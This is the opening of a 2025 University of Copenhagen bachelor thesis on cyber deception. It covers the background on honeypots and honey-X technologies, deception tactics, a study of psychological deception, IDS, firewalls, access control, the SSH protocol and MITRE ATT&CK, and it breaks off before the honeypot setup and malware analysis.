Cyber deception and behavioural adversary analysis

Implementing a honeypot tool to collect malware

Bachelor Project 2025
Department of Computer Science
University of Copenhagen

Morten Lundorff Kristensen - kgt837
Oliver Degnemark Larsen - mbv555
Supervised by Troels Langkjær

June 9, 2025

"If you know the enemy and know yourself, you need not fear the result of a hundred battles."
— Sun Tzu

Abstract

This project provides an overview of cyber deception and its relationship with related cyber security tools. A general description of cyber deception is presented, which is used to provide a foundation for understanding specific cyber deceptive tools. Based on these, the project analyses cyber deceptive tools that can be used to gain knowledge about adversary behaviour. A detailed configuration of the tool is presented, and malware collected with the tool is analysed. The relevance of cyber deception in computer science is discussed at the end.

Contents

Pages Morten: 4, 5-7, 14, 16-17, 19-23, 24-27, 29-31, 33, 37, 39-40, 40-44, 45-46.
Pages Oliver: 4, 7-13, 15-16, 18, 32, 34-36, 37-38.

1 Introduction

1.1 Integrated IT systems and cyber activities [Morten]

This thesis aims to provide the reader with knowledge about cyber deception and its role in the field of cyber security. Cyber security is an important topic within computer science, and its relevance is arguably greater than ever. Most individuals, companies, and organizations are deeply dependent on integrated IT systems. Common daily activities such as transferring money, reading news, chatting with friends, and doing groceries can today be done at the fingertips of a mobile phone. Meanwhile the international society has become more unstable in recent years, which has led to increased cyber activity from advanced persistent threats (APT). APTs are state-sponsored threat actors, who possess powerful technical capabilities and affluent economic support. At the same time cyber criminals are continually exploiting vulnerabilities to benefit from the highly interconnected usage of IT systems in modern societies. The increased activity presents new challenges for companies, organisations and societies as a whole to defend against potential threats. In 2024 the Danish Center for Cyber Security heightened the risk level from *destructive cyber attacks* from low to medium [9]. The risk level of *cyber crime* and *cyber espionage* remained at the highest level. The threats are still increasing and it requires continuous efforts to address the risks. The changed conditions make it relevant to study defence techniques to be applied in cyber space. In this context, cyber deception is an interesting concept, which may complement existing defensive techniques.

1.2 Delimitation of cyber security [Oliver]

Many interchangeable terms have been used to describe security in information systems. *IT security*, *computer security* and *cyber security* are used for stating more or less the same ontological research area with minor nuanced differences [60]. We will throughout this paper make use of the term *cyber security* to be consistent and not focus on possible nuances between the mentioned terms.

We understand cyber security as being *"[...] the combined art, science and engineering practice of protecting computer-related assets from unauthorized actions and their consequences, either by preventing such actions or detecting and then recovering from them"* [51, p. 1]. By this definition, cyber security is not only about obtaining knowledge through rigorous scientific processes, but also about including art and self-learned skills from cyber space, which characterizes the highly dynamic field of cyber security.

To either prevent or detect and recover from unauthorized access, 6 high-level principles are often viewed as fundamental for cyber security [51, pp. 3–4]. These goals highlight different important aspects in the attempt of obtaining secure systems. These are mentioned in table 1 along with a short description.

Non-cyber deception techniques can often be mapped to one or more of these principles in a quite obvious way. E.g. the use of cryptographic checksums to ensure integrity [51, p. 3]. Cyber deception as a concept is more broad, and the related cyber deceptive

Principle	Description
Confidentiality	Only authorized parties can gain access to non-public data.
Integrity	Resources (data, software etc.) can only be altered by authorized parties.
Availability	Resources should be available for authorized use.
Authorization	Only authorized parties have access to computing resources.
Authentication	It should be possible to ensure that somebody or something truly are what they appear or say to be.
Accountability	The capability to attribute actions to users, communication entities or processes.

Table 1: 6 high-level principles of cyber security [51, pp. 3–4].

techniques might not possess the same obvious mapping, but may indirectly contribute to multiple principles depending on context.

1.3 Delimitation of cyber deception [Morten]

Cyber deception is a fluid concept with different connotations and meanings. Here we will delimit the concept to get a working definition that will assist us throughout the report.

Deception in broad terms is by far a new concept. Deception techniques have been well-documented to play key roles in many historical events. Well-known examples include Operation Bodyguard during WW2, where the allied forces deceived the Axis powers to believe that the landing of D-day would occur in places other than Normandy [4]. Liebowitz et al. [20, p. 174] view deception as an *"[...] attempt to manipulate the beliefs of others to influence their behaviour"*. It is easily seen, how this view can be transitioned to the sphere of cyber space. Deception in general therefore includes an attempt to deceive an opponent into believing something looks different than it is.

Zhu and Singh (2023) highlight two main goals in cyber deception as being: *confusing* the intruder and *detecting* the intruder [76]. In this report we use the following definition for cyber deception:

"[Cyber deception] is based on various techniques and tactics designed to implement dynamic deception, aiming to confuse and deceive attackers in various environments and situations [in order to detect attackers]" [25].

Since knowledge gained through cyber deception can improve security in a system, it may indirectly contribute to satisfy multiple of the cyber security principles.

Most agree that cyber deception is a defensive concept. However, some authors also relate cyber deception to offensive actions [25]. In this report we view cyber deception in

terms of its defensive activities - i.e. how cyber deception can be used by blue (and purple) teamers to protect a system and gain information about adversaries. This delimitation also helps us maintain a clear focus throughout the report.

1.4 Research question [Morten]

Based on our intention to explore the field of cyber deception, we propose the following research question:

How does cyber deception relate to cyber security, and how can cyber deceptive tools be used to gain knowledge about adversary behaviour in a computer system?

With this formulation we apply a more explorative approach giving us flexibility to approach the topic from different viewpoints. The phrase *"knowledge about adversary behaviour"* does not necessarily include knowledge about an adversary's location, affiliation nor identity, but rather captures an ambition to study *tabula resa* - without any prior assumptions - the behaviour and activities of an adversary. Thus, from this viewpoint we intend to gain knowledge - through the use of cyber deception - about the malicious "background noise" on the Internet.

Cyber deception is a fluid concept, and there are many different definitions and perspectives on the concept. In section 2 we will present a background section about cyber deception and also look into, how cyber deception is positioned within the broader field of cyber security. We will therefore present existing defence technologies used in many systems such as Intrusion Detection Systems (IDS), Firewalls, and Access Control, since these three technologies are often used to protect networks and computer systems.

In section 3, we analyse some of the practical tools available to set up honeypots. We will present our requirements for the cyber deceptive tool that will deployed. The different honeypot tools have advantages and limitations, which we will compare in more detail. Based on the resulting overview, we will in section 3 explain which tool we have chosen to build our system around. In this section we will also argue why this tool is most appropriate for our implementation.

In section 4 we will show the design and configuration of our system and honeypot. This both includes the system setup of the virtual machine (VM) used to host the cyber deceptive tool and the tool itself. This section will therefore also serve as a user guide for others that would seek to implement the given honeypot tool.

In section 5 we will analyse the logs and malware that we have collected in the honeypot. We will also explain, how we distilled the more than 142 MB of raw data from the honeypot down to the fewer logs that could be analysed.

In section 6 we discuss the limitations in our project and the implications of this. We will also discuss cyber deception in a broader context and relate it to other subfields within computer science.

2 Background

2.1 Cyber deception

2.1.1 From early discovery to active intelligence [Morten]

One of the earliest examples of cyber deception was made by Clifford Stoll in 1986, when he worked at the Lawrence Berkeley National Laboratory (LBNL). He discovered a KGB hacker, who had gained superuser access to the LBNL system, by setting up numerous decoy services to track down the hacker [66]. The intention of attracting intruders into certain systems to gain knowledge about their activities - which Stoll early accomplished - is at the core of cyber deception.

In 1999 the *Honeynet Project* was formed, which launched a *Know Your Enemy* series [57]. The series consisted of multiple books and white papers published in the 2000s aimed at supporting cyber security professionals in the use of cyber deception tactics. The project helped formalise much of the work on cyber deception and also created a community at different locations around the world to work on cyber deception.

Later, in 2016, Jajodia et al. updated recent research on cyber deception with their book *Cyber Deception: Building the Scientific Foundation* [16], which also highlighted some of the research problems within the field at the time. It was already clear at the time that firewalls and intrusion detection was insufficient to defend enterprise systems from advanced attacks from APTs and other more advanced hacker groups. This book considered some of these challenges associated with existing cyber security tools, which we will revisit later in this section.

2.1.2 Cyber deception tactics [Oliver]

Cyber deception tactics vary both in their level of engagement with adversaries as well as in in their complexity to create and implement. The intention of the different tactics and the way they are implemented can vary greatly, and also consist of small nuanced differences. It is a central part of cyber deception, when we want to nuance the concept. López et al. (2024) list 12 different *tactics* within cyber deception [25, pp. 7–8]. These are used to indicate the main objective, when cyber deception is used, since the intention of different implementations of cyber deception can differ. The 12 tactics are summarized in table 2.

We will not go into detail about each tactic here, but provide them as an example to show how closely related they sometimes can be. For instance, the tactics *decoying* and *bait* have many similarities, but slight differences. López et al. (2024) define the tactic of *decoying* as having the main goal of protecting valuable assets by distracting an attacker with less valuable or false targets, i.e. decoys. *Baiting* on the other hand is defined as being the use of false or attractive information to lure the attacker into situations, where the defender can learn something about the intruder's tactics or intentions.

Both of these tactics are somewhat the same in terms of behaviour. They use something false or potentially attractive, but not too critical, to make an intruder behave in a certain

Tactic	Description
Masking	Camouflaging the existence or nature of specific elements - alters specific data
Repackaging	Modification of appearance of digital objects to make it appear different or harmless
Dazzling	Relies on information overload - to move focus from relevant information
Mimicking	Replica or simulation of a genuine object, entity or behaviour - relies on imitation
Inventing	Use of fictive or simulated elements to deceive or confuse as well as gather information
Decoying	Draw adversary's attention towards false or lower-value target and away from high-valued assets
Bait	Use of false or attractive information to lure adversaries into certain actions thereby gaining insight to their tactics and intentions
Concealment	Active hiding of certain critical information or resources so they are harder to detect and compromise
Camouflage	Hiding of certain critical information or resources by making them appear like the surrounding environment
False Information	Providing adversaries with false information which might lead them to make wrong decisions
Lies	Provide false answers to questions or requests
Displays	Manipulated appearance of real object to affect adversary

Table 2: Deception tactics by López et al. (2024) [25, pp. 7–8].

way. But the subtle difference lies behind the motivation or intention, i.e. protecting valuable assets versus learning something about the intruder. In our setup we mainly apply the *bait* tactic, since we want to gain knowledge about adversaries, and also don't have any valuable assets to protect.

This also highlights the importance of the terminology of tactics, since it is necessary to have a clear language about the intentions to be able to decide the success of the given deception.

2.1.3 Honey-X and other cyber deceptive techniques [Oliver]

López et al. (2024) also lists definitions of what is called *techniques* [25, p. 8]. We use the phrasing of *techniques* and *tools* interchangeably, but we will adopt the authors' phrasing in the following. Techniques are defined as being the specific methods and approaches to achieve the result intended with the deception. Since cyber deception may be viewed as having an offensive and defensive component, López et al. (2024) also divides techniques into two such classes. But as mentioned in section 1.3, only cyber deception from a defensive perspective will be considered. The defensive cyber deception techniques defined in the

paper can be seen in table 3.

Techniques	**Description**
Moving Target Defence (MTD)	Active reconfiguration of network assets and defensive tools
Honey-X	Technologies that masquerade as legitimate network assets - include monitoring to obtain knowledge about attackers
Obfuscation	Presentation of false or misleading information rather than actual network assets to confuse, deter or disorient attackers
Decoy	Fake systems, services or data designed to make attackers reveal their tactics or intentions
Redirections	Intentional directing of traffic or adversary attention towards the false or less valuable targets of the network
Perturbations	Insertion of noise and distractions in the digital environment to confuse adversaries and make their attacks more difficult

Table 3: Defensive deception techniques [25, p. 8].

We will not go into details about each definition, but all defensive techniques are shown. We will primarily focus on the technique called *honey-X*. An interesting difference of *honey-X* compared to the other techniques mentioned in table 3 is the monitoring aspect. This is a particular interesting aspect as it has the potential to provide real-world insights to adversary behaviour.

Honey-X is an umbrella term that covers a range of technologies such as honeypots, honeynets, honeyfiles, honeytokens and honeydata [25, p. 16]. A short overview of these honey-X technologies can be seen in table 4.

Technology	**Description**
Honeypot	Systems designed to attract attackers and study their behaviour
Honeynet	A network of interconnected honeypots
Honeyfile	Decoy file accessible by attackers to detect malicious access
Honeytoken	Fake data deployed in system to deceive attackers and detect malicious activity
Honeydata	An umbrella term for any kind of deployed fake information intended to be used as a trap

Table 4: Honey-X technologies [25, pp. 16–17].

Among these honey-X technologies, the *honeypot* is interesting to us, because it is designed to attract attackers to gain knowledge about their behaviour. It should therefore consist of something appearing to be of interest to adversaries, as well as not being too difficult to get access to. Considering the research question, it is relevant to proceed with honeypots to obtain and learn about adversary behaviour.

A honeypot may not be identical but vary depending on the setting and context. We will use Joshi and Sardana (2011) [17, pp. 8–9] to show, how a honeypot can be configured by multiple components. Their model of a honeypot includes a *honeypot production system*, which consists of things of interest for intruders (files, credentials or anything else designed to attract intruders); a *firewall*, which gives insights about an intruder's way into a system; a *monitoring unit*, which monitors malicious activities; an *alert unit* notifying relevant people, when traffic to the honeypot occurs; and a *logging unit* that stores all the logs. The insight we gain from this is that a honeypot is a system made up by multiple cooperating subsystems, which the units comprise. This is an important insight into honeypots, as it highlights that honeypots are not always identical in terms of functionality and abilities - some will for instance contain an *alert unit* while others will not. They can vary in different aspects, but the core intention behind deploying honeypots is the same: to learn more about adversary behaviour.

Since honeypots can be configured very differently it may be relevant to categorize them based on their level of interaction with a possible adversary. In this regard, honeypots are often divided into *low*, *medium* and *high interaction honeypots* [17, pp. 15–18]. The most predominant difference between these are the practical necessities to ensure the given level of interaction. *High interaction honeypots* differ from the other levels by providing the adversary with a real OS to interact with, instead of just emulating services. This requires a more advanced deployment. These insights emphasizes the great variations of concrete materialisations of the more abstract idea of what a honeypot is.

2.1.4 Use cases of honeypots [Oliver]

The broad concept of cyber deception has been narrowed down to a specific deception tool (i.e. a honeypot), and differences in implementations and categories have also been briefly mentioned. In the following, different applications of honeypots will be presented to get an idea of how an implementation may look like.

Defence against automated attacks is one application of honeypots [17, pp. 237–238]. Automated attacks are based on scanning networks with the purpose of searching for vulnerabilities. This application of honeypots is mostly concerned about slowing down the scanning activities and stop them later on. When a honeypot is used as *protection against human intruders* [17, p. 239], confusing the attacker and making her waste time and resources while interacting with the honeypot is the main idea. This gives time for the defenders to detect the malicious activity and stop a potential attack before the attacker causes any severe damage. Another important difference between building a honeypot used against automated attacks or human attackers is that when dealing with humans, there is a psychological aspect as well. This is not limited to honeypots, but cyber deception in general, and the effect of this will be examined further in section 2.2.

Honeypots do not just have a broad application scope in terms of the type of the attacker, i.e. automated attacks versus human intrusion, but also regarding the task itself. They have turned out to be a great supplement to classic detection methods like *Intrusion Detection Systems* (IDS) [17, p. 239], which is described in section 2.3.1. Besides being

useful as a *detection method*, they can also be relevant for *cyber-forensics* [17, pp. 239–240], because they will primarily generate event logs that emerge from adversary interaction in the honeypots. In other words, it rarely generates any false positives.

Honeypots can also be applied for *deterrence of insider attacks* by letting employees be aware of honeypots on an enterprise network [17, p. 246]. This approach to a honeypot can still be used for external attackers, and the effect of this will be examined further in the section 2.2.

A relevant application in terms of this paper is that honeypots can also be used for *research purpose*. Thus, honeypots can also just be used to simply monitor adversary activities and gain insights about their methods and goals, without being part of a larger organisational computer system [17, p. 246].

2.1.5 2-sided deception [Oliver]

It should be clear from the preceding pages that cyber deception comes down to make an adversary believe that something appears as something it is not. Liebowitz et al. (2021) state that: *"The key to engaging intruders to interact with deceptions is realism*" [20, p. 174]. This implies that good deceptive elements should look as realistic as possible to increase the chances of intruder interaction. In the process of deploying a honeypot, an approach could be to focus on making it look as much like a real system as possible. This is what is referred to as 1-sided-deception.

2-sided-deception is another approach and perspective on how to create a successful honeypot. Instead of only pushing the appearance of the honeypots closer to the appearance of the real systems, the real systems are also pulled closer to the appearance of the honeypots. What features to modify in terms of moving the appearance of a honeypot or real system towards each other is not predetermined, but examples could be to change known default settings, file systems and the operating system [1].



Figure 1: 1-sided-deception.

Figure 1 and 2 illustrates the difference between 1- and 2-sided-deception, where both makes use of a spectrum of realism between two end points: realistic and unrealistic. In figure 1 only the honeypot is configured such that it moves towards the realistic endpoint on the spectrum, where the real systems reside.



Figure 2: 2-sided-deception.

In figure 2 the same behaviour is illustrated, but it additionally focus on the configuration of the real systems to move towards the appearance of the honeypot. The use of 2-sided-deception obviously requires a presence of real systems. In a research context 2-sided-deception is more difficult to achieve. There are no real systems to protect, and therefore no real systems to make appear like a honeypot.

2.2 The psychology of cyber deception [Oliver]

We have viewed cyber deception from multiple different viewpoints. Both in terms of cyber deceptive tactics and cyber deceptive techniques, use cases of honeypots and 1- and 2-sided deception. We briefly mentioned in section 2.1.4, that when dealing with human adversaries, psychology plays a central role. We will therefore turn the attention towards the psychological and cognitional aspects of cyber deception. Cyber deception clearly reveals that deceiving an adversary is at the core of the field, which explains why the study of the psychological aspects in cyber deception is relevant.

Ferguson-Walter et al. (2021) [12] studied the efficacy of using cyber deception. More than 130 red teamers participated in a network penetration test in the study, where these were formed into two overall groups (A and B). For group A cyber deceptive tools were implemented and for group B no cyber deceptive tools were implemented in the network. Group A and B were further divided into two subgroups (4 groups in total), where one subgroup in the treatment group (A1) and control group (B1) were instructed that there *might* exist cyber deceptive tools on the target network, and the remaining two subgroups (A2 and B2) were not instructed whether cyber deceptive tools existed. The reason for this division is due to the terminology used in the paper, where there is a clear distinction

between *cyber deception* and *psychological deception* [12, p. 1129]. The first refers to the presence of an actual deceptive tool, and the latter is about providing the attackers information about the presence of deception, i.e. by confusing the adversary by stating that there *might* be deceptive tools in the network. Thus, group A1 and A2 were exposed to *cyber deception*, while groups A1 and B1 were exposed to *psychological deception*. Through analysis of the attackers' actions and their own perceptions about the level of security in the network, the study aimed to investigate whether cyber deception and psychological deception have an effect on an attacker's behaviour, both in result and effectiveness.

2.2.1 Effect of cyber deception

Cyber deception itself (without the use of *psychological deception*) was found to have an effect on the attackers. By comparing perceptions about the systems from members in the two groups who had not been exposed to *psychological deception* (A2 and B2), it gives reason to believe that cyber deception has an effect on an intruder's emotional and cognitive state. A significant higher number of members of the team, where *cyber deception* were present (A2), described the system as secure compared to the members of the team where neither *cyber deception* nor *psychological deception* was present (B2) [12, p. 1130]. This shows that such technical implementations do not only have an advantage in terms of learning from logging interactions that intruders make with them, but also make adversaries view a system as more secure.

2.2.2 Effect of psychological deception

Psychological deception is about informing intruders, or somehow making them aware of the fact that deception *might* be present on a system. This of course does not have the same advantages as concrete cyber deceptive tools implemented, since it does not have the ability to log anything. If effective, it is although an almost cost free opportunity to gain a more attractive position in the relation to potential intruders.

Psychological deception is also an interesting approach to deception, since it attempts to keep an adversary in an unaware cognitive state regarding the presence of cyber deceptive tools in a system. Deception by its definition is trying to hide what something truly is, so making someone aware that deception might be present can seem a bit contradictory. But the study resulted in observations that give strong reasons to believe that not only using deception as cyber deceptive tools, but also making attackers' knowledge about this be uncertain, might be a strong countermeasure against attackers and malicious intruders.

Psychological deception can even be a beneficial approach even though no deception mechanisms are implemented. Just by believing that deception may be present, attackers can mistake real systems for being decoys [12, p. 1137].

Both *psychological deception* as well as *cyber deception* were found to have an effect on intruders, in the form of several decision biases. Some of these where identified as being the sunk cost fallacy, confirmation bias, self-serving bias and ambiguity effect [12, p. 1137]. This highlights some great advantages from a defensive point of view, when it comes to

the human *psychological aspect* of cyber deception.

2.3 Complementary tools to cyber deception - passive and active defence [Morten]

We will now turn away from cyber deception and focus on other closely related tools and concepts within cyber security that complements cyber deception. Operational security in companies and organisations often relies on defence techniques such as *firewalls, intrusion detection systems (IDS)*, and *access control management* to keep intruders out of systems. Within the literature some view an IDS and *intrusion prevention system (IPS)* as separate conceptual entities [51, p. 311]. In this paper, we will primarily view them as one conceptual entity (IDS), since their main trait is their detection of intrusion. While firewalls and IDS limit known attack vectors, they are more passive in the sense that these techniques do not actively engage with potential threats [18]. A white paper from 2015 by Robert M. Lee distinguishes between *passive* and *active defence*, where the latter refers to: *"The process of analysts monitoring for, responding to, and learning from adversaries internal to the network"* [18, p. 12]. Cyber deception is positioned in the category of *active defence*, whereas IDS and firewalls are within the category of *passive defence*. These passive techniques are often implemented in real systems, which means that when they fail, the intrusion may affect the real system causing potentially irreversible damages to a system. Cyber deceptive systems on the other hand should only contain pseudo data, which may be discarded, if the cyber deceptive system is compromised.

2.3.1 Intrusion Detection System [Morten]

We briefly touched upon the distinction between IDS and IPS. While both provide monitoring mechanisms for alerting potential intrusions to a system, the IPS is a more advanced version of an IDS, since it may also be configured to make automated real-time responses to potential intrusions - for instance if a given subsystem should be denied access if an emergency event is raised [51, p. 311]. Although an IPS can be configured to include more manual and active prevention mechanisms, in most companies it remains more automatic and passive in its form [14].

In an IDS the main challenge is the so-called *intrusion detection problem*, which is about classifying a raised event. Four event outcomes exist, which are depicted in figure 3.



Figure 3: IDS event outcomes

The *intrusion detection problem* often leads to what is known as *alarm fatigue* [20]. In operational settings, SOC analysts monitor IDS-alerts and may raise an alarm, when the IDS detects an anomaly in the system. There is a risk that an alert may be viewed as a *False Negative* instead of a *True Positive*. This may lead to alarm fatigue, where analysts do not raise an alarm, if a high volume of alerts are raised that do not cause for any suspicion. SOC analysts may overlook an alarm simply due to alarm fatigue. The American corporation, Target, is a well-known example, who lost more than USD 200 million in a cyber attack, where alarm fatigue was a main cause for the attack [20, p. 173].

Another important limitation of IDS is how they are limited in discovering unknown attacks and exploits, which cyber deceptive systems are much better equipped to uncover [17, p. 12]. We will for instance in section 5 see, how we also uncovered new malware in our honeypot that had not been in the wild for many days - some security vendors had still not categorized the malware as suspicious.

2.3.2 Firewall [Oliver]

The functionality of a firewall is highly contextual and may have different connotations depending on the situation. Firewalls can be placed at different places in a network, and they span over a vast set of use-cases and functionalities. Packet-filter firewalls have some applicabilities that proxy firewalls do not have and vice versa. Proxy firewalls can be further divided into *circuit-level proxy* firewalls and *application-level filters* [51, p. 288]. Nonetheless all of these different kinds of firewalls make decisions based on the data passing through the firewall, but how detailed the data is checked differ for each type of firewall. I.e. which layer of a network communication model like the OSI model is considered. In general a firewall works as a gateway between two networks, whether this being the Internet to an individual device or between a local network and the Internet. No matter the type of firewall it can be seen as a filter that filters what traffic is allowed, which is specified by some security policy [51, ch. 10].

The above description is mainly focused on ”classic” firewall, which has evolved into more sophisticated and advanced types of firewalls. Even though *Next-generation-firewalls*

are more advanced as they use a combination of IPSs and more advanced network flow control [49], they apply - as their older variants - a more passive approach to cyber defence.

We will also see later in section 4 that the configuration of the deployed honeypot makes use of a firewall, which can be used as a a practical tool in the process of deploying honeypots.

2.3.3 Access control [Oliver]

A great concern when it comes to security is the insight that not everybody can be trusted. Whether it is on a shared computer, in a workspace or somewhere else, there are possibly a lot of resources and a lot of users. Access control is about determining who is allowed to access what. Without some access control every user within a system would have access to everything. Every file, all data, and every resource [71]. Insider attacks are here very relevant to consider. This threat can be reduced by only allowing users access, who actually need that data. Even if all users where to be trusted, granting all of them administrative privileges, would still not be beneficial. This would create a way broader attack frame for a potential attacker, since in such a situation without access control, all the user accounts have the same privileges, i.e. access to everything. This would provide the attacker with `n` users to get access to for the total of `n` users. Some sensitive data might only be essential for `q` users, where $q < n$, giving a potential attacker far more opportunities than necessary. Access control contributes to reaching several of the security principles mentioned in section 1.2. It provides *confidentiality*, since this principle is about ensuring that non-public data is only accessible to authorized parties; *integrity*, since it also restricts who can alter resources; and *authorization* which is the core of it. I.e. giving a user access to data, who has been authorized to make use of whatever they are granted access to [51, p. 3-4]. There are many implementation approaches to this, e.g. `DAC`, `MAC` and `RBAC` [71].

2.3.4 Distinguishing cyber deception from traditional cyber defence technologies [Morten]

Zhu and Singh (2023) argues that some traditional defensive approaches - such as IDS and firewalls - may be insufficient to avoid insider attacks [76]. APTs often attempt to carry out insider attacks in order to: *[...] remotely control and access the victim's device without being detected by traditional cybersecurity technologies, such as Intrusion Detection System (IDS) and firewall."* [76, p.125]. This highlights the limitations of IDS and firewalls - they can be very good a blocking specific traffic, but when it comes to insider attacks, where an APT has gained credentials to log in as an insider in a system, they are limited. Furthermore, cyber deception can be better at discovering unknown attack vectors, which can be used to improve the security of a production system. This is where cyber deception may offer an advantage to gain knowledge about an adversary in a compromised system. Cyber deception is not aimed at limiting traffic to a system, but rather uncovering if adversaries have compromised parts of a system.

2.4 Cyber security frameworks [Morten]

We have until now examined cyber deception and complementary cyber security tools such as firewalls and IDS. In the remainder of the background section we will explain some frameworks within cyber security. These will be of relevance when we later set up a honeypot to investigate, how cyber deception can work in practice, and also when we will analyse the malware collected in the honeypot. This includes the frameworks SSH and MITRE ATT&CK.

In section 3 we will argue for the chosen cyber deceptive tool that we deploy. Looking a bit ahead, we can reveal that we will be choosing a tool that supports SSH. Therefore, we will address this protocol now.

2.5 Secure Shell (SSH) protocol [Morten]

Secure Shell (SSH) is a widely used protocol that enables secure remote login in an insecure network [23]. The protocol consists of three components: *transport layer protocol (RFC-4253), user authentication protocol (RFC-4252), connection protocol (RFC-4254).* We will focus on SSH2, which separates the overall SSH into three detailed protocols (in SSH1 only one combined protocol existed).

2.5.1 Transport layer protocol

In this first step the client and server perform host-based authentication. Servers set up a daemon that typically listens on port 22. In this step the server needs to demonstrate that it is the entity it says it is, when a client connects to the server. The client initiates the establishment of a connection [24]. When the client attempts to connect, the server reveals its *SSH host key*[1], which the client checks against the client's `~/.ssh/known_hosts` file. When clients connect to the server the first time, they often use *trust on first use* approach. This approach is vulnerable to *man-in-the-middle* attacks and the use of fingerprint through another independent channel can ensure integrity of the *SSH host key* [23, p.5]. When this initial step is completed a cryptographic secure connection is established [11].

2.5.2 User authentication protocol

In this step the server will attempt to authenticate the user, who is trying to establish a SSH connection. The server may offer different authentication methods, and the client may choose the most suitable method. This gives the server control of the authentication process, while offering client flexibility to choose most appropriate method [21, p. 3]. The protocol offers as standard three different methods: public key, password, host based. When public key is used as authentication method, the server looks up in the `/home/username/.ssh/authenticated_keys` file to see if the public key offered by the

[1]The server may have multiple SSH host keys for different cryptographic protocols offered

client matches. For password method the server looks in the `/etc/shadow` file to see if the send password (after being hashed) matches the stored hash value.

2.5.3 Connection protocol

The third and last protocol is responsible for establishing and maintaining channels within a multiplexed tunnel between the two hosts [22]. Multiplexing in this context means that multiple channels will be run through the tunnel. Thus, the connection protocol builds on top of the two previous protocols, which in previous steps have established connection and confirmed identities. The tunnel is thus encrypted and multiple services (such as remote login (`ssh`), file transfer (`sftp`), secure copy (`scp`), port forwarding) can be run securely within the tunnel.

2.6 ATT&CK [Oliver]

MITRE ATT&CK is a knowledge base containing tactics and techniques used by adversaries [31]. The framework aims to categorize adversary behaviour for which it makes use of the main components *tactics* and *techniques* [37].

A *tactic* is used to describe the overall approach and goal behind an adversary's action [34]. The *techniques* describe how an adversary obtains the goal described by the tactic. The techniques can be further divided into related *sub-techniques*, which are more specific descriptions of the adversary's behaviour [35]. The relation between the main components of the ATT&CK framework has been visualised in figure 4.



Figure 4: Relation between tactics, techniques and sub-techniques of the ATT&CK framework.

As shown in figure 4, the total amount of techniques can potentially grow large for each tactic. Therefore, we will in this section restrict a quick overview of the 14 tactics in the model, which comprise a framework to categorize motives for adversary behaviour. These descriptions are from the adversary's perspective and can be found in figure 5. We will be using the tactics, techniques and sub-techniques when analysing malware in section 5 in this report.

